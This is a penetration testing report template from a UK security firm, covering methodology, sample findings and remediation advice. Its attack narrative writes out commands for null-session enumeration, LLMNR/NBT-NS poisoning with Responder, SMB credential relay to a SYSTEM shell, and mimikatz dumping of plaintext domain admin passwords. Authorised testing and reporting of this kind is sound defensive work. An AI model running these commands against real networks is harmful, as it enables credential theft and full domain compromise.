VOICE
CONNECT
CLOUD
DIGITAL

Manor Park
Great Barton
Bury St Edmunds
Suffolk
IP31 2QR

Tel: 01284 788900
Fax: 01284 788908
www.chesscybersecurity.co.uk

SAMPLE COMPANY

001-00-000000_01012018_PENTEST

PENETRATION TESTING REPORT

AWARD WINNING

CULTURE

CUSTOMERS

QUALITY

DOCUMENT CONTROL	
Document Ref:	
Issue Status:	
Date:	05/12/2017
Author:	Carl Williams

VERSION	DATE	AUTHOR	DESCRIPTION
1.0	05/12/2017	Carl Williams	Penetration Testing Report Template

CUSTOMER INFORMATION					
Company Name:	Company				
City:	Bury St Edmunds	County:	Suffolk	Post Code:	IP31 2QR
URL:	www.chesscybersecurity.co.uk				

CUSTOMER CONTACT INFORMATION	
Contact Name:	Customer Name
Title:	
Telephone:	
E-mail:	

CONSULTANT INFORMATION					
Company Name:	Chess CyberSecurity				
Contact Name:	Carl Williams				
Title:	Penetration tester				
Telephone:					
E-mail:	carlwilliams@chesscybersecurity.co.uk				
Business Addr:	Chess CyberSecurity, Manor Park, Great Barton				
City	Bury St Edmunds	County:	Suffolk	Post Code:	IP31 2QR
URL:	https://www.chesscybersecurity.co.uk				

1.0 Introduction

Chess CyberSecurity is a specialist in IT security solutions, with over 19 years' experience, 900 customers and 2.5 million licensed users throughout the UK, all protected by the products and services we supply. Chess CyberSecurity provides security solutions and services for all sized businesses and public-sector organizations. With our dedicated teams in government, health, education, corporate, and charity you can be confident you'll receive in-depth, sector specific advice and solutions tailored to your requirements.

1.1 Purpose of this document

To summarize findings from the Network Security Assessment.

1.2 Introduction to Network Security Assessments

Chess CyberSecurity Network Security Assessments (NSA's) provide a comprehensive review of your organisation's information security. Using industry standard methodologies our consultants will perform a series of assessments designed to discover areas of concern in your infrastructure, procedures and policies.

A Network Security Assessment (NSA) is the process of identifying flaws in systems and applications which may be exploited by an attacker. Any flaw that may be exploited is considered a vulnerability, and the severity of each vulnerability is measured using the CVSS system. Vulnerabilities may be caused by anything from incorrect configuration to out-of-date software or the use of weak authentication. As well as identifying technical vulnerabilities, written policies and procedures may be reviewed to ensure that working practices are not vulnerable to other forms of attack. For example, we may identify weak password use or lapses in physical security, which may result or assist in a successful attack.

By identifying possible attack vectors from the perspective of an attacker and rating the severity of each vulnerability, we are able to report on how they would most likely attempt to gain unauthorised access to your systems.

1.3 Vulnerability Scoring

All vulnerabilities listed in this report are graded using a scoring system. Chess CyberSecurity uses the industry standard Common Vulnerability Scoring System (CVSSv3). CVSS provides a system by which the severity of vulnerabilities can be measured, regardless of the software/hardware platform or function of the service. Every vulnerability is assigned a score between zero and ten, with zero representing no risk and ten a severe risk. Assigning every discovered vulnerability a score helps to identify the most vulnerable systems and to prioritise responses to each problem. The CVSS system is used by the National Vulnerabilities Database (NVD) to calculate scores for almost all known vulnerabilities, and these are the scores referenced in this report. The NVD is maintained by the US government, and further information can be found at http://nvd.nist.gov/.

As well as providing a score, the NVD also provides a severity ranking:

Score	Severity
0.0	**None/Informational**
0.1 - 3.9	**Low**
4.0 - 6.9	**Medium/Moderate**
7.0 8.9	**High**
8.0 10.0	**Critical**

2.0 Methodology

Chess CyberSecurity Penetration testing methodology defines a roadmap with practical ideas and proven practices which should be handled with great care to assess the system security correctly.

2.1 Reconnaissance/OSINT

Before attending site to perform an assessment the Chess CyberSecurity security engineer performs some information gathering tasks. The aim of these is to gain as much knowledge and insight into the customer as possible. Whilst this information may not be considered sensitive an attacker may use it to refine their assault on your organization.

Sources of information may include;

IP Addresses of Websites and MX Records
Details of E-mail addresses
Social Networks
People Search
Job Search Websites

Some of the tools may include; nmap, unicornscan, Fierce, DNSRecon, snmp-check, FOCA, InSpy, Prowl

2.2 Enumeration/Service Identification

Chess CyberSecurity will actively assess all devices (as per the NSA scope within the time allotted) and identify any potential vulnerability. This assessment is performed from the perspective of an attacker with no prior knowledge of your network, and is designed to highlight the vulnerabilities such a person would be able to discover.

Identifying services in use and the underlaying Operating systems. Tools may include; nmap, Nessus, Metasploit, unicornscan, nikto, dotdotpwn, gobuster

2.3 Exploitation

Chess CyberSecurity will use the data gathered in previous phases to develop an attack plan. The attack plan will consist of version and signature based vulnerabilities, manually identified and chained attacks, as well as other attacks identified by the testers. Furthermore, the attack plan and execution can be tailored to account for organization specific threat agents. The attack plan is then executed focusing on gaining access to systems and data. Once initial access is gained the goal shifts to escalate privileges to make the attack more pervasive and gain access to sensitive assets and information.

Tools may include; : Kali Linux (BaseOS), Nmap, Metasploit, BurpSuite, SQLMap, padbuster, custom exploit scripts

2.4 Password Attacks

Typically included as part of the exploitation phase, services identified with authenticated logins are tested against static/dynamic wordlists that may be tailored towards the organisation based on information gathered from previous phases. Any password hashes obtained during exploitation will be checked against known wordlists.

Tools may include: Hydra, Hashcat, BurpSuite, JohnTheRipper.

2.6 Reporting Generic Risk Scoring

After the assessment is complete Chess CyberSecurity will compile a report which contains the results of the penetration testing and list all findings for all issues found. The report will consist of the following;

- Executive Summary
- Scope and Rules of Engagement
- Attack Narrative (If applicable)
- Findings

Appendices

3.0 Scope of Assessment

3.1 Limitations and constraints

No specific limitations and/or constraints were imposed by the customer. Due to time constraints we were unable to do vulnerability scans on all discovered machines within the given ranges, but we concentrated on desktops and servers. Other devices picked up within the ranges specified, such as Printers, were also looked at.

This report is based on assessments performed on devices in the following network ranges:

Sample Company in scope networks/hosts

- **In scope Networks**
  - **!!!!CHANGEME!!!**

Vulnerabilities may exist on other parts of the network that were not assessed.


4.0 Executive Summary

Chess CyberSecurity was contracted to perform a penetration test for Company. This report discusses the results from the assessment. During the investigation Chess CyberSecurity covered good security practice while aiming to determine whether:

- The systems were suitably configured in line with good security practice.
- Communications within the system were suitably protected from interception and general intervention
- The systems were suitably protected against unauthorized activity from authorized users
- Systems were suitably security hardened against malicious activity from un-authorized users

Overall, Chess CyberSecurity was able to achieve the goals of the assessment and there were a number of critical findings during the assessment including the following:

Finding Name
Cross Site Scripting (XSS)
Direct Object References
SQL Injection
XML External Entity (XXE) Processing
Insecure Java RMI Endpoint
Phishing Attack
XML External Entity (XXE) Processing
Insecure Java RMI Endpoint
Lack of System Monitoring or Logging



The technical aspect of this network security assessment (NSA) was completed over a **X day** engagement.

Several serious problems were identified within the internal network including a weak password policy, the use of default credentials, and a lack of up to date patching, although on a minority of systems, were identified, resulting in a full compromise.

Please see below chart indicating the total amount of internal vulnerabilities discovered across the organization categorized into critical, high, medium and informational based from the CVSS scoring mentioned earlier.

4.1 Recommendations

Implement an appropriate password policy. Having an insufficient password policy in place greatly increases the risk of compromise in an environment. Chess CyberSecurity recommends that an appropriate password is applied and then rolled out to the organization. You could use the following as a guideline.

At least 12 alpha-numeric characters

Uppercase/Lowercase
At least 1 number
At least 1 Special Character

Also note briefing users on password construction to avoid things like "L33t 5p34K" IE: replacing A's with 4;s and E's with 3's and using single dictionary words. Phrases and or multiple words are much harder to crack.

Implement an appropriate patching policy and regime for operating systems, software packages and network infrastructure. Having an insufficient patching policy in place greatly increases the risk of compromise in an environment. Chess CyberSecurity recommends that an appropriate patching policy and regime is implemented both for operating systems and software packages.

A patching policy should define the patch testing and implementation lifecycle within suggested time frames similar to the following (Note: The timescales below are for guidance only)

- **Critical**
- **Moderate**
- **Low**

Security patches fix vulnerabilities within infrastructure of the environment and should be reviewed on an individual basis. A careful balance between the needs of the business and system security should be achieved to avoid unnecessary downtime.

Two-factor Authentication

Two Factor Authentication, also known as 2FA, is an extra layer of security that is known as "multi factor authentication" that requires not only a password and username but also something that only, and only, that user has on them, i.e. a piece of information only they should know or have immediately to hand - such as a physical token.

Randomize local and Domain administrator passwords.

For environments in which users are required to log on to computers without domain credentials, password management can become a complex issue. Such environments greatly increase the risk of a Pass-the-Hash (PtH) credential replay attack. The Microsoft Local Administrator Password Solution (LAPS) provides a solution to this issue of using a common local account with an identical password on every computer in a domain. LAPS resolves this issue by setting a different, random password for the common local administrator account on every computer in the domain. Domain administrators using the solution can determine which users, such as helpdesk administrators, are authorized to read passwords

---

Ensure default credentials are changed

Multiple network facing control systems are configured with default credentials. Change these ASAP as the default credentials are easily found online.

5.0 Security Assessment

Please see below for attack narrative with steps taken and command issued.

Using a tool called enum4linux I wanted to see if the Domain Controllers responded to NULL session authentication. If true this would enable me to enumerate the Active Directory Domain listing all users and groups as well as the password policy.

```
enum4linux -a x.x.x.x
```

I target this against the first Domain Controller I found, NULL session authentication was enabled and I was successfully able to list the directory contents. Please see below password policy and list of Domain Admins.

```
=================================================
|    Password Policy Information for x.x.x.x     |
=================================================

[+] Attaching to x.x.x.x using a NULL share

     [+] Trying protocol 445/SMB...

[+] Found domain(s):

     [+] CUSTOMER
     [+] Builtin

[+] Password Info for Domain: CUSTOMERDOMAIN

     [+] Minimum password length: 12
     [+] Password history length: 3
     [+] Maximum password age: Not Set
     [+] Password Complexity Flags: 000001

          [+] Domain Refuse Password Change: 0
          [+] Domain Password Store Cleartext: 0
          [+] Domain Password Lockout Admins: 0
          [+] Domain Password No Clear Change: 0
          [+] Domain Password No Anon Change: 0
          [+] Domain Password Complex: 1

     [+] Minimum password age: None
     [+] Reset Account Lockout Counter: 15 minutes
     [+] Locked Account Duration: 15 minutes
     [+] Account Lockout Threshold: None
     [+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Enabled
```

```
Minimum Password Length: 12
```

```
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
Group 'Domain Admins' (RID: 512) has member: ***********
```

5.1 LLMNR and NBT-NS Poisoning

What is the LLMNR protocol?

LLMNR (Link-Local Multicast Name Resolution) is a protocol that was introduced with Windows Vista and is based upon the Domain Name System (DNS). It is often used by network-connected systems to identify hosts on the local-subnet when DNS fails, is not present or where peer-to-peer name-resolutions services are required (or to complement a DNS infrastructure).

What is the NBT-NS protocol?

NBT-NS (NetBIOS Name Service) is a precursor protocol to LLMNR and operates similarly to ARP (Address Resolution Protocol) broadcasts.
LLMNR is enabled by default on Windows Vista and later releases (which includes Server 2008 and later), with NBT-NS being available on all Windows releases.

Whilst both protocols have their uses, they are inherently vulnerable to attack. The outcome of attacks that are targeted against LLMNR and NBT-NS result in the disclosure of Domain User names and their respective credentials, either in hashed format (challenge/response such as NTLMv1, and NTLMv2) or in clear-text.
In the example of NTLMv1 and NTLMv2 hashes, they can be cracked reasonably quickly using brute-force and dictionary-based password attacks if weak passwords have been set. As such it is recommended that both LLMNR and NBT-NS protocols are disabled should there be no business requirement to support them.

We were able to retrieve several user NTLMv2 hashes using this attack, and then relay said hashes to targets on the network with SMB Signing disabled. Please see below examples of targets with SMB Signing Disabled.

Using the tool CrackMapExec I could enumerate the networks looking for hosts with SMB Signing disabled. Please see below example of command issued.

```
cme smb x.x.x.x --gen-relay-list targets.txt
```

```
x.x.x.1
x.x.x.2
x.x.x.3
x.x.x.4
x.x.x.5
```

Most of CompanyName Windows assets have SMB enabled and SMB Signing disabled.

5.2 SMB Signing Outcomes

Combine LLMNR and NBNS spoofing with SMB Signing being disabled we eventually managed to relay a local admin accounts with great success.

The following account were successfully relayed.

```
DOMAIN\Administrator
```


Using a mixture of multiple tools we could poison any LLMNR or NBNS request and then relay the captured credentials to vulnerable hosts on the network. As above we captured the handshake for DOMAIN\Administrator. This is a domain admin account therefore granting me full access to the targeted hosts.

To poison LLMNR and NBNS requests I used Responder, please see example command issued.

```
responder -I eth0 -rv
```

Using part of the same toolset MultiRelay allows me to relay captured credetenials to targets of my choosing.

```
Multirelay.py -t x.x.x.x-U ALL
```

This gave me a SYSTEM shell on x.x.x.x

<VALIDATION SCREENSHOT>

Once I had control of x.x.x. I loaded the mimikatz binary, a tool used to extract plain text passwords from memory on Windows systems. The caveat being you need administrator level credentials to successfully extract credentials in plain text.

I had everything I needed to do this and using the following command.

```
mimikatz sekurlsa:logonpasswords
```

```
.#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
```

This revealed the domain administrator password for RA\Administrator, all but the first and last characters have been obscured from this document. Please see attached files for proof.

```
40      plaintext  Administrator
2*************D
  41      plaintext  DOMAIN\Administrator                Administrator
****************
```

I just needed to verify the domain admin username and password I had was valid. I used CrackMapExec once again to validate those credentials. Targeting the domain controller from earlier.

<VALIDATION OF CREDENTIALS SCREENSHOT>

5.3 SNMP Issues

We found several devices on network are configured with default SNMP settings.

An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).

Please see attached SNMP documents to see what we managed to enumerate as an example:

<SNMP VALIDATION SCREENSHOT>

5.4 Mitigation

There are four main mitigations for this attack vector.

Disabling LLMNR and NBT-NS protocols

Not always an option as some legacy applications require them, however if there is no requirement to support them they can be safely disabled.

Enabling SMB Signing Cross-Domain

SMB Signing is a feature through which communications using SMB can be digitally signed at the packet level. Digitally signing the packets enables the recipient of the packets to confirm their point of origination and their authenticity. This security mechanism in the SMB protocol helps avoid issues like tampering of packets and “man in the middle” attacks.

Strong password policy

I was able to crack several user passwords very easily due to them being weak passwords, if users were enforced to create stronger passwords as well as educated on password construction this would greatly improve the security posture.

A number of insecure or unnecessary services were also identified, many of which were related to network management.

Managing local admin accounts appropriately.

Its recommended that local admin credentials are completely different per asset. If the passwords are the same its very straight forward for an attacker after a single compromise to access the rest of the network.

Tools like Microsoft LAPS can assist in this field.

System administrators leave their devices with default username and password combinations for a variety of reasons. Simply not knowing that a password needs to be changed or assuming that their perimeter firewall will protect them from unauthorized access are some of the reasons for doing so. This practice is definitely not a good idea considering an attacker can break into your network by some other means, then easily gain access to these devices.

A bigger issue we're seeing is that some worms are configured to automatically propagate and search for systems set with a default username and password.

Many times, system administrators believe that the default username and passwords for specific devices are generally not known. This is not always the case. There are websites on the Internet which are specifically there to provide the default username and password combinations for a ton of vendors' products. The Default Password List (http://www.phenoelit.de/dpl/dpl.html)

maintains a wide list of these combinations for products from many different vendors including IronPort, Cisco and Check Point.

Several printers and a UPS were also found to have default credentials configured.

6.0 Findings

6.1 Findings Table

The following findings were made during the assessment.

Finding Name
Critical Risk Findings
Cross Site Scripting (XSS)
Direct Object References
SQL Injection
Phishing Attack
XML External Entity (XXE) Processing
Insecure Java RMI Endpoint
Lack of System Monitoring or Logging
High Risk Findings
Path Traversal
Weak SA Password on MSSQL Server
End of Life Systems In Use
Tomcat Manager with Default or Blank Passwords
Lack of Egress Filtering
Moderate Risk Findings
SMB Signing Disabled
Internal IP Address Disclosure
Low Risk Findings
Open Mail Relay Identified
SSL Server Supports SSLv2
Informational Findings
Hard Coded Passwords in Use

6.2 CRITICAL FINDINGS DETAIL

The following are all of the Critical Findings from the assessment.

Cross Site Scripting (XSS)

Risk	CRITICAL

Summary

The OWASP guide [1] gives the following description for Cross-Site Scripting:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Remediation

The following is recommended to remediate XSS vulnerabilities:Never trust user inputNever insert untrusted data except in allowed locationsHTML escape before inserting untrusted data into HTML element contentUse whitelists in place for Black lists for input filtering

Affected Hosts/URLS

x.x.x.x

Direct Object References

Risk	CRITICAL

Summary

The OWASP guide [1] gives the following description for Insecure Direct Object Reference:

Applications frequently use the actual name or key of an object when generating web pages. Applications do not always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws and code analysis quickly shows whether authorization is properly verified.

Remediation

Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

Affected Hosts/URLS

x.x.x.x

SQL Injection

Risk	CRITICAL

Summary

The OWASP guide [1] gives the following description for SQL Injection:

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

Remediation

The following is recommended to prevent SQL Injection:Use of Prepared Statements (Parameterized Queries)Use of Stored ProceduresNever trust user input, Escaping all User Supplied Input

Affected Hosts/URLS

x.x.x.x

Phishing Attack

Risk	CRITICAL

Summary

[1] Phishing is misrepresentation where the criminal uses social engineering to appear as a trusted identity. They leverage the trust to gain valuable information; usually details of accounts, or enough information to open accounts, obtain loans, or buy goods through e-commerce sites.

[1] Up to 5% of users seem to be lured into these attacks, so it can be quite profitable for scammers – many of whom send millions of scam e-mails a day.

Remediation

Regular end user education

Affected Hosts/URLS

x.x.x.x

XML External Entity (XXE) Processing

Risk	CRITICAL

Summary

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Remediation

Review XML parser configuration or disable the service if not in use.

Affected Hosts/URLS

x.x.x.x

Insecure Java RMI Endpoint

Risk	CRITICAL

Summary

The following server endpoints use an insecure Java RMI endpoint allowing for unauthenticated remote code execution.

Quoting the exploit discussion from [1], the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

RMI method calls do not support or require any sort of authentication.

Remediation

Disable Java RMI method calls.

Affected Hosts/URLS

x.x.x.x

Lack of System Monitoring or Logging

Risk	CRITICAL

Summary

During this assessment it was found that almost no logging or system auditing is in place. A mature system monitoring and logging process is critical to understand and analyze the implications from a security incident. Furthermore, it is an important step in the security maturity of an organization.

Remediation

N/A

Affected Hosts/URLS

x.x.x.x

6.3 HIGH RISK FINDINGS DETAILS

The following are all of the High Risk Findings from the assessment.

Path Traversal

Risk	HIGH

Summary

Quoting from [1], a Path Traversal attack aims to access files and directories that are stored outside the web root folder. By browsing the application, the attacker looks for absolute links to files stored on the web server. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations, it may be possible to access arbitrary files and directories stored on file system, including application source code, configuration and critical system files, limited by system operational access control. The attacker uses “../” sequences to move up to root directory, thus permitting navigation through the file system.

This attack can be executed with an external malicious code injected on the path, like the Resource Injection attack. To perform this attack it’s not necessary to use a specific tool; attackers typically use a spider/crawler to detect all URLs available.

This attack is also known as “dot-dot-slash”, “directory traversal”, “directory climbing” and “backtracking”.

Remediation

Review application source code to address path traversal issue and/or protect application with reverse proxy.

Affected Hosts/URLS

x.x.x.x

Weak SA Password on MSSQL Server

Risk	HIGH

Summary

Microsoft SQL server comes with a built in System Administrator (SA) account. By default the SA account has full privileges. During the assessment the SA account was found to have a default password of SA or blank. An adversary can use this account to gain administrator level access to the database and can lead to a potential comprise of the system.

Remediation

The default SA account should be disabled. It is recommended to use Windows Authentication. If this is not possible due to business reasons, the SA account should be configured with a strong password. The following guide lines can be used for creating a strong password:Use alphanumeric, special characters and spacesUse a password that is at least 32 characters long Change the password frequentlyDo not reuse previous passwords

Affected Hosts/URLS

x.x.x.x

End of Life Systems In Use

Risk	HIGH

Summary

A number of End of Life Operating Systems were found on the internal network (e.g. Microsoft Windows XP). The consultant abused the lack of patching on a subset of these systems to gain a foothold in the internal network.

Remediation

Decommission end of life systems.

Affected Hosts/URLS

x.x.x.x

Tomcat Manager with Default or Blank Passwords

Risk	HIGH

Summary

The Tomcat account ${ACCOUNT_NAME_HERE} was found to be configured with a blank or default password. An adversary could use this account to gain access to the management interface and deploy a malicious web archive file (WAR) file and comprise the system.

Remediation

The default Tomcat account passwords should be configured with a strong pass phrase. The following guide lines can be used for creating a pass phrase:Use alphanumeric, special characters and spaces to create the pass phraseUse pass phrases at least 32 characters long Change the pass phrase frequentlyDo not reuse pass phrases

Affected Hosts/URLS

x.x.x.x

Lack of Egress Filtering

Risk	HIGH

Summary

Egress filtering is used to restrict and monitor outbound traffic from one network to another. During the internal assessment, the consultants discovered it was able to make arbitrary connections to hosts on the Internet. This showed a lack of egress filtering in place on <<CUSTOMER>>'s network. An adversary can leverage this lack of egress filtering to exfiltrate data from the network.

Remediation

It is recommended that <<CUSTOMER>> implement an egress policy. The policy should deny all traffic by default and only allow approved traffic. Only traffic necessary for business reasons should be allow out while all other traffic is denied.

Affected Hosts/URLS

x.x.x.x

6.4 OTHER FINDINGS DETAILS

The following are the rest of the Findings from the assessment.

SMB Signing Disabled

Risk	MODERATE

Summary

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Remediation

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details

Affected Hosts/URLS

x.x.x.x

Internal IP Address Disclosure

Risk	MODERATE

Summary

While reviewing <<CUSTOMER>>'s web server, web servers were discovered to disclose the system's internal IP address via the Content-Location header. The disclosure of the systems internal IP address gives an adversary an indication of how the internal network my be addressed.

Remediation

It is recommended that <<CUSTOMER>> reconfigure their web servers to use the systems fully qualified domain name (FQDN).

Affected Hosts/URLS

x.x.x.x

Open Mail Relay Identified

Risk	LOW

Summary

An open mail relay is an SMTP server configured in such a way that it allows anyone on the Internet to send e-mail through it, not just mail destined to or originating from known users [1]. The risk to <<CUSTOMER>> is in the form of corporate integrity. Furthermore, <<CUSTOMER>> IPs maybe listed blacklisted as a SPAM host or malicious source.

There is no business value in an Open Mail Relay.

Remediation

Disable open mail relay.

Affected Hosts/URLS

x.x.x.x

SSL Server Supports SSLv2

Risk	LOW

Summary

As discussed in Section 4.1 of the PCI DSS, SSLv2 cannot be used and will result in a failure of the host. There are numerous security risks associated with SSLv2 including:

No protection from against man-in-the-middle attacks during the handshake.

Weak MAC Construction

Remediation

Disable SSLv2 on all SSL endpoints.

Affected Hosts/URLS

x.x.x.x

Hard Coded Passwords in Use

Risk	INFORMATIONAL

Summary

A number of services were identified which use a hardcoded password. The risk from this issue is that an attacker could login with an account from a hardcoded password.

Remediation

Remove hardcoded passwords.

Affected Hosts/URLS

x.x.x.x